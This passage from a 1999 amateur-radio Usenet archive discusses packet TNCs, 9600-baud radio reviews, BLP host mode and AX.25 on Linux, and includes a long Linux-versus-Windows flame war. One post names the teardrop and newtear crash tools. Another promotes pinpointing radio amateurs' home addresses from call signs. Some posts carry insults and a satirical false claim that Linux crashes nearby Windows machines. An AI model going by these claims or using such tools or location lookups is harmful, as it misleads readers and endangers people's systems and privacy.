are running Windows, however. I'm not sure what the argument here is about.

Something I've seen with a PK-96 is a tendency to freeze up exactly
as described. It isn't autobauding, it's just frozen. Removing the
battery jumper briefly resets the TNC and wakes it up in the autobaud
state.

I have been successful with a couple of Kenwood HT's, a Yaesu, and the Radio Shack HTX 202 and 404. The thing I did when I was having trouble, was to seperate the computer, radio, and TNC as much as I could, and I also put 2 Radio Shack toroids on the cable near the radio. The toroids did a lot to help. I feel this was needed mainly dur to the close proximity of the antenna and the other gear. Hope this helps some of you having trouble.

Hi,

The setup i use is a Standard C-588 and a PC running Winpack/AGW/Baycom.
It works like a dream. Especially SV2AGW's packet engine.

Didn't find: Well, you need the package called "ax25-utils".
The file [/usr/src/]linux/Documentation/networking/ax25.txt tells you
where to get this, and the "how-to" file.

Software: Except for above, everything else comes in the "network" portion of
the distribution. Also, recompile the kernel for AX.25 support.

Most hams do not ...: Any evidence to back this assumption? Also, since Linux
is free, cost isn't a problem (yes, most hams I know are cheap).

Not of interest to you: That's not debatable.

THe one big problem is the "anarchy" problem. Everyone does their own thing or
wants to be the "big fish of the pond," etc. Good luck with this one.

Because nobody understands what you are talking about?
Look, Cathryn posted that she found the software. And you could not
find it. So you call it playing a game, quit and run away?

Maybe you should first investigate how you look for software before
posting that it does not exist. Your searching skills are obviously
lacking.

>If you have ideas, post them. If not, post to some other thread.

I posted an idea.

>> All the standard Internet servers are included in the normal
>distributions,

>> gateways can be found on the usual Ham software for Linux sites.

>I have "internet servers".
>They are easy to get, for any operating system.
>I have them for DOS, for Win9x, for WinNT, for Linux, etc.

Good for you. Now tell us what software you could *not* find. Come on!
You can do it Hank!

>What gateways? I have no idea what you are talking about.

When you are not able to keep context between a couple of messages
in a thread posted within a couple of days, you must have a serious
problem. No wonder that you never find anything.

>> What else do you need?

>I'll try again. I am NOT, repeat NOT, looking for code.
>I have code. I can create code. I am looking for ideas.

I seriously doubt that.
I also think you are just trying to stir things up.

>> >But in any case I am not looking for solutions. Those I can create.

>> Solutions have already been created.

>Show them to me. I find none at all, for any operating system.

Try harder.

4552. equipment review in QST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-13 00:00:00 UTC
From: Joop van der Velden <pe1dna@amsat.org>
Message-ID: <VA.000002c7.00c6237a@p233>
Source record: 16047

Yet another equipment review from ARRL labs in QST which gave no attention to the bad BER test for 9k6 capability. I did send this message to the ARRL editors :

Dear sirs,

I would like to say that, in my opinion and jugding from the review article in QST September 1999 page 73 - 76, the Yaesu FT-90R is NOT 9600bd capable. I really hope that you will pay a little bit more attention to the measurements, comparing them to the standards set by Jon, KE3Z in the QST article : "9600 ready radio's - ready or not ?" of QST May 1995 page 24 - 29.

1 - The receive-transmit turnaround time of 160/130 ms is much too high. A value of 50ms or lower should be maintained for effective use of a 9600bd packet channel. With 160ms, the transceiver will likely produce lots of collisions on a 9k6 channel.

2 - The Bit Error Rate (BER) of the transmitter on 144 and 440 MHz of 9.1E-5 resp 7.5E-4 is not enough to properly handle a 9600bd connection without needless retry's.

3 - The BER of 2.4E-3 resp 2.3E-3 for the receiver is, in my humble opinion, completely and utterly useless. No real world 9600bd packet will be usable with this transceiver.

Bit error rates of 1E-4 and worse (higher) should in my opinion at least get some attention in the text, explaining that problems are to be expected and for more details referring to the KE3Z article.

The FT-90R should be put in the "9600bd transmitter performance disappointing" range of performance measurements. This radio is, in my opinion, not '9600 capable'.

I hope you can correct this review in a future QST article. I think it would be wise to give the non-capability for 9600 bd packet of these transceiver (as was also the case with the IC706MKIIG) a little bit more verbose attention, so people do not buy these boxes for this functionality.

Thanks,

Joop van der Velden

Most of us have nothing better to do with our time than to sift through hundreds of obscure text files, hoping to accidently find just the right one and figure out how to massage our software into at least semi-functionality.

That's why everybody is using LINUX, right? The thrill of the hunt?

>
> Most hams do not ...: Any evidence to back this assumption? Also, since
Linux
> is free, cost isn't a problem (yes, most hams I know are cheap).

The more recent distributions of LINUX cost about the same as a copy of Win98.

I have yet to know a single perason who got LINUX for "free". Everyone I know coughed up between 30-80 bucks, depending on how recent a copy they wanted.

"Technically", LINUX is free. Here on planet Earth though, we real humans tend to find ourselves paying through the nose for it. In fact, by the time you buy "add ons" to make up for functions not originally provided by the distro, you can easily end up paying more than you would for more competent software with wider compatability, like Win95/98.

You are quite welcome to LINUX. I've tried it, and somehow I wasn't very impressed. This is one bit of "free" software that is just not worth the price.

Hello Paul,

It sounds like the PK-96 is in the reset state and autobauding. Send an * and see if you get a sign-on message.

Another thing you can do is download PK TERM 99 from http://www.timewave.com and use that to connect. The downloaded program is in demo mode until registered but the demo mode is VHF so it will allow you to run the PK-96 fully without cost.

You can also reach Timewave at (651) 222-4858 or at the emaill address of this note for more "hands-on" help

I already told you there is a need for an installation wizard that sets up
the thing to just work, instead of requiring every new user to study a
lengthy howto and become an expert in network layering.

However, I did not realize that you would have the same problem yourself...

You can use that method if you like, but you don't need DOS for it.
You can run the Linux version of NET that you found on my homepage,
set it up to use a separate IP address and a SLIP link to the kernel
via a tty/pty pair, and it will work just fine.

However, it is not required to do it this way, it is just convenient
when you don't want to stop using NET (or one of the many *NOS versions
of which a similar Linux version exists).

I have only a single box. A P233MMX with 192MB RAM.

It does everything, including running Windows if I want. 3 instances when
I like.

How? I purchased VMware (http://www.vmware.com) and I created some
virtual machines. Those can run Windows95, WindowsNT, or even Linux!

When I get a new Linux distribution, I create a VM, install Linux on it,
and see what is new, what is nice about the installer, what critical bugs
there may be, *without even rebooting my physical machine!*.
The entire VM is running in a window on my X desktop.

Of course, IBM Mainframe owners have done this since the sixties, but
in PC land it is a nice new toy.

I'm surprised to hear you say that. In my experience, there's usually
not too much problem at all with well written, modern code.

I am a developer with the Debian GNU/Linux project (www.debian.org).
I've done quite a bit of porting stuff to linux and haven't experienced
problems. I also do a bit of development on Solaris and HP-UX.
With an awareness of the differences, and the use of smart tools like
GNU autoconf etc, there's not too much difficulty.

Hamish

I probably will, but I'll give it another year or two to develop first.
Since I'm not a LINUX user, my Win95/98 machines do not constantly crash and
mess up, and that's an important consideration. They are quite reliable, in
fact, and I'd like to keep them that way.

I've been reluctant to use LINUX because I've never known a LINUX user who
could keep a Win95/98 machine going for more than a week or so without
crashing in some awful way. Talk to a really experienced LINUX user, and
they'll tell you that they can only keep a Win95/98 machine going for a
matter of hours or even minutes between crashes!

That seems like an awful lot of inconvenience to put up with, just to use
LINUX on one of my machines. I'm not sure if I'm ready to give up the
reliable, crash-free performance I've been enjoying for years on my Win95/98
stuff.

I intend to wait until this problem with LINUX boxes mysteriously causing
nearby Win95/98 machines to become crash-prone has been tracked down and
resolved.

This is the main reason I reformatted the hard drive of my Linux machine.
After many many years of reliable windows use, I decided it was a good
idea to see what Linux had to offer. Within a day of installing Linux onto
my network, the windows machines began to crash frequently. Once Linux
was removed from the network, windows again became very stable.

> I intend to wait until this problem with LINUX boxes mysteriously causing

This seems a reasonable thing to do. Perhaps the Linux experts can explain
why this problem occurs. For now it seems the best thing to do is to avoid
Linux until the problem is cured.

Apparently Brian has resurfaced. He was also keeping in touch by
paper mail, so people could get callsign changes processed, and a 75
baud fix came out while he was "away".

At least they'll license it, and it's available from several sources.
There are at least two other protocols for which equipment is only
available from one source. But, I understand your point of view.

Hmm, I have seen weird stuff happen when multiple machines get the same IP
on a lan. That would be the first thing to check. Win98 has dhcp client
installed by default -- and me, I found that, unbeknownest
to myself, the IP router I installed had an dhcp server running. So, what
happened, is when one of the misconfigured Windows systems in the
building got turned on, the dhcp server in the gateway which I didn't
know about assigned it to the same ip addresses as the name server.
And, then things acted really weird all over. I only found out about this,
when I tried to setup DHCP myself, on a different server, and found
something else on the net was handing out addresses. Ooops.

It's hard to figure out these things if you're system isn't up any more.
Though I've seen the Win98 machines with unset ip addresses -- either
with or without DHCP servers on the lan doing all sorts of weird stuff. Usually
they don't crash, but they lock up intermittantly for a bit. This might be fixed
with Win98 as upposed to Win95.

Possibly there's some other issue. If you install Linux and you just tell it
to turn on everything, not knowing what it all is, it might cause a problem. Me,
I only run what I need and don't turn on, for example, smbd, or Linux netbios
stuff unless I really want it.

Though I also get all the patches and updates to Win98 pretty regularly. So,
maybe that's the obvious and easy thing to try. Me, I'm a little
hacker paranoid, so if there's some packet of death that blows out Windows,
I'd rather know what it is and fix it. Since possibly someone can send in
that same block from the internet onto your lan.

Icom charges for their rigs - where's the hamradio spirit in that... I guess anyone who designs and builds a product (whether hardware or software) has the right to give it away or to ask to be paid for it. I think they learned a lesson from Pactor-I where many mfgs. sold hardware which did not fully implement the protocol. Result - the cheaper units sold better even though they didn't work as well on weak signals. On the other hand, it was the less expensive units and retrofits to existing units that made Pactor so popular.

The router did not have dhcp enabled.
Samba had dhcp disabled.

Not what happened.
In fact, the problem continued even with the ethernet cable removed
from the Linux machine. But now that the Linux CD is back in it's box
on the shelf, and the hard drives reformatted and repartitioned, everything
is back to normal again.

> It's hard to figure out these things if you're system isn't up any more.

The system is up (with two ethernet cards and an ip router), just not
running Linux.

I'll play the game a bit here: don't forget to use the same netmask on all
your windows machines. If you do not, there will be intermittent network
problems between the machines as one or another votes itself master and
does it's "hi I'm here, anyone around" broadcasts.

No, it was clearly the simple act of loading Linux onto the machine that
caused all the problems. They are over now, and everything is back to
normal: nice stable Windows, DOS and CP/M systems.

: Most of us have nothing better to do with our time than to sift through
: hundreds of obscure text files, hoping to accidently find just the right one
: and figure out how to massage our software into at least semi-functionality.

: That's why everybody is using LINUX, right? The thrill of the hunt?

Charles,

Most Linux users know where the documentation resides... Sorry...

:>
:> Most hams do not ...: Any evidence to back this assumption? Also, since
: Linux
:> is free, cost isn't a problem (yes, most hams I know are cheap).

: The more recent distributions of LINUX cost about the same as a copy of
: Win98.

: I have yet to know a single perason who got LINUX for "free". Everyone I
: know coughed up between 30-80 bucks, depending on how recent a copy they
: wanted.

1) Put me on the list... Redhat 5.1/5.2/6.1... Didn't pay anything but
the price of the CD blank, Chuck... (That was about 0.75USD each...)

2) Once again, you seem to be confused regarding the meaning of
"free" software, Charles... A little education wouldn't
kill you... (But then you'd have no reason to gripe...)

: "Technically", LINUX is free. Here on planet Earth though, we real humans
: tend to find ourselves paying through the nose for it. In fact, by the time
: you buy "add ons" to make up for functions not originally provided by the
: distro, you can easily end up paying more than you would for more competent
: software with wider compatability, like Win95/98.

What?!?

1) 80.00 is hardly "through the nose"...
2) Kindly detail the "addons" that aren't "originally provided" by the
"distro", Charles... I suspect that you won't be able to ...
(Do you mean the *complete* development environment? Gads...
Ever try to buy Developer Studio - Enterprise Edition from
MS, Charles? Tack another several hundred dollars onto your
95/98 estimate...) Let's compare apples to apples, shall we?

3) Compatibility... Running RedHat 6.1 on my Intel Boxes (Laptop...
2xdesktop boxes...) A very fast DEC Alpha... Two SPARCStations...
Im running 95/98/NT UNDER Linux on the two desktop boxes,
Charles as "guest OSes"... Crash free for many moons...
(The Alpha, with the exception of maintenance to upgrade
the OS, has been doing continuous HEAVY numerical work for
OVER 300 days straight without a crash...) Does it get more
competent (whatever THAT means), or "compatible" than that,
Chuckles???

: You are quite welcome to LINUX. I've tried it, and somehow I wasn't very
: impressed. This is one bit of "free" software that is just not worth the
: price.

Well... That's because the Charles Blowhard "Thimble of Clue" is SOOOO
full of clue at this point that no more clue can get in...

It helps if you know what you're talking about Charles... Really it does...

Best of Luck!

Well, this is pretty odd. Though it must have been, then, that the Windows
machines are getting some kind of packets while they're booting up. And,
then you disconnected the Linux from them later -- right?
Having a Linux machine, in the same building, with the
Ethernet not connected is no way going to affect Windows -- I think I'm
pretty safe saying that. :) Though I swear, fussing with these things, I've
seen all kinds of weird stuff happen. But, it's not like Linux is giving off
any bad ESP -- without it's ethernet cable, it's not going to be a problem.

Did you have any Samba volumes mounted? You did mention Samba.
If it's not DHCP, then, that's the next logical thing to suspect, imo. Because
Windows might still try to talk to fileservers even after they're disconnected.
There were some changes from Win95 to Win98, that caused problems
with Samba, I vaguely recall. Though I don't recall this being a crashing
problem.

>> Possibly there's some other issue. If you install Linux and you just tell

No, it clearly has to be a packet on the lan -- or a cabling issue or something like
that -- but going back to Windows fixed it, so it has to be a packet. There's

no way the hard drive of one machine is going affect anything.

I mean, really, like if Win98 crashes on a LAN with a Linux machine,
it seems likely it's going to be crashing, then also on a ham radio IP
network -- that also has Linux machines running on it. .
So, I don't see how this makes Win98 such a great a choice for doing ham
ip networking. I can't imagine, sticking one of these things on a hill
top or something.
(and I haven't seen this -- though I believe you that something happened.
Though come to think of it, this Win98 machine I'm using here does crash
out with memory errors, intermitently -- hmm. Though I wrote it off as
a memory leak in Ewan or maybe RealAudio.),

I'm not sure if there's really an isssue here or not, if the Win98 system
is setup right. Really, I would just say that if you're going to do NNTP
(the message format we're using right now!),
and that's where we started, you probably are better off on either
NT or Linux -- and that's only for the reason of that's what other
people doing NNTP are using. And, right now, I'm not aware of anybody
doing ax25 in NT, so that I think makes Linux pretty much your
leading contender for nntp on ax25/ip. If you want to go all Microsoft,
perhaps then the best way is to run the NT NNTP server, and then
network to a Win98 or NOS to ham radio. Though I've never tried
setting up NNTP on NT, myself, I imagine it works fine.

Speaking of drivers, I have a MFJ 1276 right here, and I asked MFJ
via E-mail if there was host mode documentation for this thing, but they
never responded. It mentions host mode in a single sentence in the
manual and says there's docs for it, but so far I have seen no
evidence of this. Maybe the only way to talk to this box is by
massaging the ASCII commands, which I sort of dread.

So, if anybody knows how to program this thing -- I could use a pointer
for this.

Actually, the MFJ 1276, is kind of nice otherwise. It can do 9600 with
an add-on board, apparently, and is as cheap as you can go for Pactor.

I wasn't so sure about whether the P38 was still a live product. Though
checking out www.halcomm.com shows them still selling it. Actually
compared to the SCS boxes, these look like they get pretty good
throughput, for less money. It seems like we should be able to get
as good using software only, with the floating point being so fast
on the pentiums, nowadays -- so I'm not sure what kind of future these
sort of boards have.

I have also seen some messages on the Tapr board lately about how
BPQ is apparently still being worked on for win32 by somebody
out there, which was news to me as of a few days ago. So, maybe
there still is some life left in the DOS/win ham radio stuff.

Different ip, same subnet (44.116.1.*)

> That would be the first thing to check. Win98 has dhcp client
> installed by default --

dhcp is disabled on all my windows machines.

> and me, I found that, unbeknownest
> to myself, the IP router I installed had an dhcp server running.

The router did not have dhcp enabled.
Samba had dhcp disabled.

> So, what
> happened, is when one of the misconfigured Windows systems in the

> something else on the net was handing out addresses. Ooops.

Not what happened.
In fact, the problem continued even with the ethernet cable removed
from the Linux machine. But now that the Linux CD is back in it's box
on the shelf, and the hard drives reformatted and repartitioned, everything
is back to normal again.

> It's hard to figure out these things if you're system isn't up any more.

The system is up (with two ethernet cards and an ip router), just not
running Linux.

> Though I've seen the Win98 machines with unset ip addresses -- either
> with or without DHCP servers on the lan doing all sorts of weird stuff.
Usually

be fixed
> with Win98 as upposed to Win95.

I'll play the game a bit here: don't forget to use the same netmask on all
your windows machines. If you do not, there will be intermittent network
problems between the machines as one or another votes itself master and
does it's "hi I'm here, anyone around" broadcasts.

> Possibly there's some other issue. If you install Linux and you just tell
it
> to turn on everything, not knowing what it all is, it might cause a

> that same block from the internet onto your lan.

No, it was clearly the simple act of loading Linux onto the machine that
caused all the problems. They are over now, and everything is back to
normal: nice stable Windows, DOS and CP/M systems.

4579. Timewave PK-232 Announcement

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7u7sd5snq1@newsfeed.minn.net>
Source record: 15899

Timewave Technology is now shipping the following new accessories and upgrades for the PK-232 line (PK-232,HK-232,PK-2332MBX, HK-2332MBX and the new PK-232/DSP.

For portable, marine mobile or anyone interested in increased reliability Timewave announces:

New PK-232/PK-232MBX Low Power Kit

This CMOS I.C. kit cuts the power consumption of the PK-232 or PK-232MBX by about one-third. These same I.C.s are used in all the new PK-232-DSP. The result is a cooler running unit with higher reliability. No soldering necessary- everything plugs in! We even include a new fuse.

If you just picked up a used PK-2332 or are setting up a new station order the:

New PK-232/PK-232MBX Cable Kit

This new cable kit includes a plug/cable assembly for each of the connectors on the PK-232 or PK-232MBX. The opposite ends of the cable assemblies are unterminated, ready for connectors to match your radio. (We also have preassembled radio cables with matching connectors installed for many of the popular radios, and we can supply complete custom-made cables.)

See our web page http://www.timewave.com for pricing data.

If this is the same host mode (BLP) as in the recent 1270 firmware (and I have no reason to believe it is different), you can find the host mode documentation on the TAPR web site (the same host mode is in TAPR firmware versions 1.1.8 and 1.1.9 as well). As far as I know, only packet is supported by the host mode, not pactor or amtor.

See ftp://ftp.tapr.org/software_lib/tnc/hostmode.zip

There is finally a commercial implementation of host mode software available for BLP, but nothing yet for Linux.

Yeah, thanks for the information to you and the other guy who responded.
My main interest right now is in the HF modes, so I guess the only way to
talk to the 1276 for Pactor is mushing around with ascii commands.

And, yes, it'd be nice to have a Linux driver that could talk to this
box without using KISS mode, though right now I'm getting a little busier,
so I'm not quite up to starting another project.

4582. CSs and Timewave announce PakRATT/CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7u859i$su4$3@newsfeed.minn.net>
Source record: 15902

CSS and Timewave announce PakRAtt/CE

PakRatt/CE is a terminal communications program for handheld computers with Windows CE ver 2 and above operating systems. PakRatt/CE features a menu-driven split screen, Connect and Disconnect buttons, and macros. PakRatt/CE operates in the command mode and is compatible with any TNC or multimode controller in any operating mode. The macros are all user-programmable and are also preprogrammed with popular DX cluster and packet commands.

The price is whatever you feel it is worth. If you think it is worth $1.00, send us $1.00. If you think it's worth $50.00, send us $50.00. If you think it's worth nothing, send us nothing. We can't think of a more equitable way to price a product!

PakRatt/CE will be available by the end of October for download from the Timewave and CSS web sites, and will be distributed on our new software CD-ROM (More on that next week!).

Too bad, it would be much more useful running on a real operating
system instead of one of Micro$oft's garbage piles.

2nd post. no response to the first.
Hi -
I have a KAM Plus 8.2. I am not happy with the DCD on the HF modes.
On teletype/Amtor FEC I get hash between sigs. even though I have tried

both positions on the AM/FM switch. I can run squelch but then I have to

follow the sig. up and down.
I have emailed Kantronics with the question and they say to push the
AM/FM button in and this should take care of it. It reduces it but it
still comes up with random letters from the white noise. THey have been
of no further help.

I had sold my PK-232MBX to pick up this fine piece of crap. With the
knob I could adjust the DCD on the PK-232 to the level I wanted.

I like the fact that the KAM is dual port and would like to make it
work. If I can I guess I should look to a HAL unit??
Has anybody tried the new Timewave version of the PK-232DSP??
opinions are OK.
Thank You.

Source record: 15989

Cathryn,

We've been working with MFJ on the host mode in the TNC's. It's called BLP host and it's written by Howie Goldstein. A few years back, they had Howie remove BLP from the 1270 for other features, and that firmware was part of the 1276 firmware. BLP is only on the 1278B for now and it only supports the packet modes. I have an old eprom they gave me that does BLP on the 1270 and 1276, but it doesn't include Pactor on the 1276. They are looking at what to remove to put the BLP host code back into the 1270/1276 firmware.

BLP is an OSI based host protocol. Sample code (MTHOST and it's sources) are on the TAPR site in a file called hostmode.exe. I'd like to see it developed for Linux, as we have a Windows 32 bit version working now, Multicomm Host. (and have been showing it at Hamfest's since Dayton this year). Next stop, Lawrenceville in November.

The bad news about BLP is that we found two major showstoppers with the current BLP release (which hasn't changed since 1991). The first is that if you leave the TNC off for a day or so in BLP mode, the TNC has problems connecting more than once. The second problem is that any host command that has returned information greater than 300 byte gets truncated (the cstatus and display commands are the two most notable). MFJ is working to get these fixes in, but there is no timeframe for completion yet.

We're also working with HAL with the DXP38 and P38. Their 'api' is a numeric based protocol. (I.e. 0x0813 N4GDO 0x8000 sets the mycall in the unit). Bill Henry is very open with his programming interface, might want to give him a call. Again, we have a Win 32 bit interface to it and have it working in 3 of the 6 modes it supports.

regards,

Hi ...

But there should be a difference between a hardware rig and protocol and coding of the transmission.
I think you have to use " open language " in amateur now you have to buy special equipment from
only one manufacturer to listen to PACTOR-II. There is no detailed description of the protocol and coding.
I dont speak about software implementation.

You two must be attracting trouble... or it is a psychological effect:
once you have installed Linux, Windows seems very unstable by comparison.

At work we have a network with several NT and Linux servers, plus 300
Windows95 clients and a few Linux clients, and we experience no increased
instability of Windows systems at all. And of course, the Linux systems run
until you want to upgrade them or they have to be moved for some reason.

>> I intend to wait until this problem with LINUX boxes mysteriously causing

>Linux until the problem is cured.

Sure. The problem does not occur but in your imagination.
But it surely is better that you wait until eternity until it is "solved",
this saves you from having to look at Linux as a reasonable alternative.

(of course I know how to crash a Windows system from another system, need
not be Linux at all. but the packets required for that are not sent by
Linux by itself, you need to run "teardrop", "newtear" or some such
program, also available for Windows)

So there you are. The problem is caused by the string "Linux" appearing
somewhere on a disconnected harddisk, and Bill Gates freaking out!

>> It's hard to figure out these things if you're system isn't up any more.

>The system is up (with two ethernet cards and an ip router), just not

It will probably crash soon, now that you have mentioned Linux so often
the past week. This is the influence of the mighty imperium being so
close to you (as compared to us europeans).

Besides that, he of course is too ignorant to know what he will get when
he pays that kind of money.

With Windows98: about half of the OS, if I am right (over here, Windows
costs about the equiv of $100, I think). No usable applications, these
are all extra.

With Linux: last week I bought SuSE 6.2 for the equiv of $40 (never buy
American when you can get European for 1/2 the price and better quality),
and it included not only the OS on 6 CDs but also the 430 page manual,
and more than 1300 application programs.

And those are seriously usable applications in the fields of software
development, image manipulation, typesetting, networking, databases,
word processing, games, multimedia *and even hamradio!*.

Most of these things you will have to buy extra with Win95, which does
not include much more than a crippled editor and some simple games.

>: "Technically", LINUX is free. Here on planet Earth though, we real humans

I would certainly like to know what function, included with Win95/98, is
so expensive on Linux. And you have misunderstood the meaning of the word
free in the context "Linux is free software", as pointed out to you by
others.

>I wonder why?

When you would have been interested yourself, it would have been very easy
to write the driver. Probably you could even have ported it from your DOS
version when the code had been written in a modular fashion.

Driver writing for Linux is easy as you have many examples to look at, and
you can clearly see what is happening at all the system interfaces. No
guessing what is happening in a "black box" while you are debugging.

But you are not interested in writing for Linux yourself, and probably
nobody else is interested in the drivers for PACTOR as they have moved on
to TCP/IP over faster stuff these days.

4591. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <w3DN3.245$bB1.5170@sea-read.news.verio.net>
Source record: 15995
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Hello,

Check out http://hfradio.org - a site with many resources for Shortwave Radio and Utility Listeners, Ham Radio Hobbiests, and others who might be interested in this type of content.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

I recommend that you download the following rpms from
www.rpmfind.net:

ax25-utils-devel-2.1.42a-3
libax25-0.0.7-1
ax25-apps-0.0.4-1
ax25-tools-0.0.5-1

When you install them, the /etc/ax25 directory and docs will be available
to you.

install as root or using sudo:

rpm -ivh packagename.rpm

Linux bigots. Always the same. Sound like a clueless trollers.
Like the above paragraph, pretty much lacking in useful knowledge.

The original thread was "How to gateway BBS messages and bulletins
to and from smtp/pop mail and nntp articles using Windows."

I'm quite certain of this since I started the thread.

Linux did not enter in until certain Linux Bigots took over the thread.

In any case Linux will not help with the project at hand, since it is
being done in Windows. You (all the Linux Bigots) don't like that,
do it in Linux. Ain't been done yet, even though the Linux Bigots
claim it has. A good deal of progress in Windows, by several
different authors.

Yes, I looked at all the web sites, RPMs, and other references
provided by the Linux Bigots (and those provided by everyone else
as well). Not much there. Nothing there that will do what I am already
doing, much less what I actually want to do.

But the original issues remain, and have not been addressed by any
but two posters to this thread. Pretty useless newsgroup. Plenty
of babblers, very few doers. Got some radios to install and antennas
to put up, and a bit of new software capability to try out. Anyone
interested in actually DOING something? Give it a try.

The "unstable" versions he refers to are beta-tests for new features, etc.
This would be the same as Windows is to the MSDN pre-releases.

However, note that this means that there are also STABLE versions of Linux.
That is something Windows cannot claim to have. Microsoft indicates that there
are always unforseen "issues" - else there would be no need for the BSOD. The
only "BSOD" Linux has is the intentional parody of M$ - there is no other need
for it.

I agree that Windows-based systems make good clients but NOT servers. Linux
systems make great servers and have no real performance penalty acting as
clients either (other than the additional resource overhead for having more

programs running).

The original thread of this was: How to make a "gateway." Well, gateways ARE SERVERS (more correctly, run server programs), and therefore, any OS which is more server than client oriented will be better. Windows, being client only, by design is simply going to suck. That's like sticking a beachball into a soda can - it can be done, but only if it's deflated (but then what's useful about a deflated beachball when one can have an inflated one with the other approach?).

No, not all software.. but enough to give us a reasonable toolbox
I think. Already there is a lot of packet/network support. There's some
digital mode stuff too, like QSSTV for slow-scan and PSK31LX for PSK31.
There's some rig control stuff for Kenwood and ICOM at least.
http://radio.linux.org.au has a nice database.

Greetings fellow radio enthusiasts

This is a message from LPWS publicity officer G8ASO inviting you to visit our web site at http://www.laughingpoliceman.com where you will find a wealth of information on amateur radio and related topics.

FREE EMAIL We now have our own free email, you can sign up on our first page!

Links to radio related sites, our links page can take you to hard to find places.

Find people with our on-line resources links, radio amateurs, post codes, telephone numbers, street numbers & addresses.

Locate people with accurate maps you can print out, for amateur radio operators you simply enter the station call-sign and then paste the post code into the map finder. In a few seconds you have a detailed Ordnance Survey map extract showing the station location to within a few metres. For densely populated areas the accuracy of post code location will show the address to within a few houses, it is then merely a case of spot the antenna.

We welcome suggestions for additional pages, let me know and I will pass it on to our web master, email me g8aso@laughingpoliceman.com

Our UK BBS listing was originally a request from a visitor, we list ALL UK packet racket BBS's along with their access frequencies, SYSOP call sign, and a ready-made link to the locator map. NEW, DX CLUSTER listing, this also was prepared in response to a request, and has more detail than I can find elsewhere. With the current trend for "details withheld" this will become a valuable resource in the future. Let me know of any errors or omissions in these listings and they will be updated.

Scanners, we have links to frequency data bases, but need more support for scanner users, your chance to write your own web page. Send it to me, along with any supporting links, in any text format you like, and I will get it converted into our web site format, which Charles Penrose tells me is supposed to resemble the blue material from a policeman's uniform.....keep taking the tablets Charles!

UBR, Unlicensed Broadcast Radio this is an RIS term for Pirate Radio or Pirate Broadcasting, we have links to pirate memorabilia sites as well as equipment suppliers and other design resources, again, any input on this aspect of our interest gratefully received.

Thanks for reading this and drop by our web site by clicking here
http://www.laughingpoliceman.com

Your problem is that you will claim that anything that you have
not seen working on your own machine "does not exist", no matter how
many others come up with examples of things that exist.

As I have pointed out before, your searching skills are obviously lacking.
So there is no need to bring up that you have looked for it.

What do you know about that? Not much, it seems...

A change in partition size involves a change in the partition table and
a change in the filesystem superblock (in the case if FAT, this resides
in the partition bootsector).
FIPS makes these modifications and Windows learns about them when it
boots.

>> >Worse, Windows didn't know that the Boot track was
>> >re-written with a foreign boot process.

>> And that doesn't matter at all.

>This is one of the reasons some commercial vendors switched to Power Qwests
>Boot Magic
>software to use instead of Lilo.

I said it does not matter. I don't care about commercial vendors adding a
bootmanager that looks more appealing to the customer, it is their right
to do so. But there is NO technical reason for it.

>Ah -- you loaded Linux first and then run Windows under it -- good idea.
>It is when you do the reverse that the fun begans.

I described how the fun begins when you install NT on a system that already
has Windows95. There is no such problem when installing Linux.

In fact, installation and re-installation of Windows XX on systems with
existing partitions is riddled with problems, because Bill's crummy
installation programs try to find out what you want and block you from
doing it. This even happens when you are using only a single M$ OS: for
example, try to re-install NT on a system that has a D: drive spanning
multiple disks. You only want to re-install NT on C: because it was
somehow fucked up, or simply because you want to move the server to

another domain (you cannot do that without re-installation, boooo).
Now try to do that without touching the D: partitions. It won't let you.
So your only option is to restore D: from a backup after installation is
completed. This adds extra risk and lots of time.

Under Linux you always get the opportunity to look at the exact partition
table entries, and select the partition and location YOU want. And it
won't touch partitions that are not involved, but later you can still add
them to the filesystem (e.g. mounting a Windows partition).

Of course, there is always a class of users (you are in it) who do not
understand enough of basic disk partitioning and filesystem layouts to
perform these tasks. For those, Linux distributions also include "wizard"
like partitioners, that cope with standard situations like "use entire disk
for Linux" or "shrink Windows partition to make room for Linux".

>

I probably will, but I'll give it another year or two to develop first.
Since I'm not a LINUX user, my Win95/98 machines do not constantly crash and
mess up, and that's an important consideration. They are quite reliable, in
fact, and I'd like to keep them that way.

I've been reluctant to use LINUX because I've never known a LINUX user who
could keep a Win95/98 machine going for more than a week or so without
crashing in some awful way. Talk to a really experienced LINUX user, and
they'll tell you that they can only keep a Win95/98 machine going for a
matter of hours or even minutes between crashes!

That seems like an awful lot of inconvenience to put up with, just to use
LINUX on one of my machines. I'm not sure if I'm ready to give up the
reliable, crash-free performance I've been enjoying for years on my Win95/98
stuff.

I intend to wait until this problem with LINUX boxes mysteriously causing
nearby Win95/98 machines to become crash-prone has been tracked down and
resolved.

Or you could read the above as:

"I intend to wait until this problem of "LINUX Bigotry" has resolved itself, so I won't look like some kind of idiot by associating myself with other LINUX users."

Only one (1) person on this newsgroup twigged to the fact that my post above was intended to poke fun at persons who depend upon negativity in order to communicate and feel they must make exaggerated claims and tell outright lies in order to promote their "new religion", LINUX.

Now go back a re-read the whole thing...

Get it this time?

I realize that baiting idiots is unsportsmanlike, much like shooting fish in a barrel. I'm such a cad... ;-)

Pick up a copy of Huxley's little book, "Brave New World Revisited". It's a non-fiction follow-up to his popular SF story, "Brave New World". I do not exaggerate (grin) when I state that most people on this ng would find Huxley's writing to be a bit too much over their heads. If you can follow it though, you will find it well worth the effort. Be warned that Huxley makes no attempt to talk down to the lowest common denominator in "Brave New World Revisited". If you can't keep up, you'll simply have to be content with being left behind and go back to reading the funny papers.

I have good reason to look down on "the big lie", and those who depend upon it to further their interests.

